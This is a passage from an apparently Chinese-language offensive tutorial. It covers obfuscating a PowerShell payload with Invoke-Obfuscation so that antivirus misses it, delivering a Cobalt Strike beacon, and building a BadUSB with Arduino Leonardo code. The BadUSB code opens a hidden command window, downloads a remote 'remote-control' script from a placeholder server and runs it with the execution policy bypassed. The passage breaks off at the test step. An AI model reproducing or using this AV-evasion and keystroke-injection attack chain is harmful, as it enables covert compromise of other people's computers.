.("wRIt" + "e-H" + "Ost") ("I" +"nvoke"+"-Obfus"+"cat" + "io" +"n") -ForegroundColor ('Gre'+'en')
Write-Host "Invoke-Obfuscation" -ForegroundColor Green
Invoke-Obfuscation
Tool :: Invoke-Obfuscation
Author :: Daniel Bohannon (DBO)
NearSec

遇到权限报错问题可以参照：


https://blog.csdn.net/ebzxw/article/details/85019887

然后执行命令，指定待处理的 Ps1 文件


```
set scriptpath c:\xxx\payload.ps1
```

或者指定待处理的 ps 代码

```
set scriptblock 'echo xss'
```




输入 encoding 并选择编码方式，比如 1




输入命令，导出免杀 ps 文件到指定路径


```
out C:\xxx\xxx.ps1
```



运行上线，至此，简单免杀制作完成。


Cobalt Strike
Cobalt Strike 视图 攻击 报告 帮助
external
internal
user
computer
note
pid
last
192.168.1.7 169.254.248.... K DESKTOP-G... 15680 27s
192.168.1.7 169.254.248.... K DESKTOP-G... 16392 31s
日志X
监听器X
name
payload
host
port
beacons
1 windows/beacon_http/reverse_http 192.168.1.6 6667 192.168.1.6
Add
Edit
Remove
Restart
帮助
Invoke-Obfuscation\Encoding> out e:\admlntlst.ps1
Successfully output ObfuscatedCommand to e:\admlntlst.ps1.
Choose one of the below Encoding options to APPLY to current payload
[*] ENCODING\1 Encode entire command as ASCII
[*] ENCODING\2 Encode entire command as Hex
[*] ENCODING\3 Encode entire command as Octal
[*] ENCODING\4 Encode entire command as Binary
[*] ENCODING\5 Encrypt entire command as SecureString (AES)
[*] ENCODING\6 Encode entire command as BXOR
[*] ENCODING\7 Encode entire command as Special Characters
[*] ENCODING\8 Encode entire command as Whitespace
Invoke-Obfuscation\Encoding>
火绒安全
火绒正在保护您的电脑
病毒查杀
防护中心
访问控制
安全工具
网易云下载 2020/6/7 22:43 文件夹
微信下载 2020/6/7 23:38 文件夹
迅雷下载 2020/6/7 23:50 文件夹
adm1nt1st.ps1 2020/6/28 23:49 Windows Power... 16 KB
NearSec

4. 放到远程服务器备用




0x02 BadUsb 制作


1. 将硬件插入电脑

2. 打开 Arduino IDE

工具 -> 板 -> 选择 "Arduino Leonardo"



端口 -> 选择 "COM (Arduino Leonardo)"



3. 将以下代码粘贴到 arduino

```
void setup() {
  // putpower shell your setup code here, to run once
  Keyboard.begin();//开始键盘通讯
delay(3000);//延时
Keyboard.press(KEY_LEFT_GUI);//win键
delay(500);
Keyboard.press('r');//r键
delay(500);
Keyboard.release(KEY_LEFT_GUI);
```


```
Keyboard.release('r');
Keyboard.press(KEY_CAPS_LOCK);//利用开大写输小写绕过输入法
Keyboard.release(KEY_CAPS_LOCK);
delay(500);
Keyboard.println("CMD  /q /d /f:off /v:on /k MODE con: cols=15 lines=1");  //无回显
//Keyboard.println("cmd /T:01 /K \"@echo off && mode con:COLS=15 LINES=1\"");   //有回显
delay(500);
Keyboard.press(KEY_RETURN);
Keyboard.release(KEY_RETURN);
delay(2000);
Keyboard.println("powershell");
Keyboard.println("$clnt = new-object system.net.webclient;");
Keyboard.println("$url= 'http://xx.xx.xx.xx/xxx.ps1';");  //远程服务器ps1远控地址
Keyboard.println("$file = 'd:\\xxx.ps1';");      //下载到目标存放文件的地址
Keyboard.println("$clnt.downloadfile($url,$file)");  //采用分段执行绕过防火墙进程防护
Keyboard.println("powershell.exe -executionpolicy bypass -file d:\\xxx.ps1"); //本地权限绕过执行木马脚本
Keyboard.press(KEY_RETURN);
Keyboard.release(KEY_RETURN);
Keyboard.press(KEY_CAPS_LOCK);
Keyboard.release(KEY_CAPS_LOCK);
Keyboard.end();//结束键盘通讯
}
void loop() {
  // put your main code here, to run repeatedly:
}
```

代码大体意思：

插入BadUsb后等待3秒
按下Windows+R
切换大写绕开输入法
模拟输入字符串，最小化打开cmd窗口
隐藏输入特定命令，下载远控并调用powershell执行

4. 接下来进行烧录程序

注意右下角，程序写到 BadUSB 里，别写错地方了，程序不报错证明成功




0x03 上线测试

1. 电脑插入 BadUSB

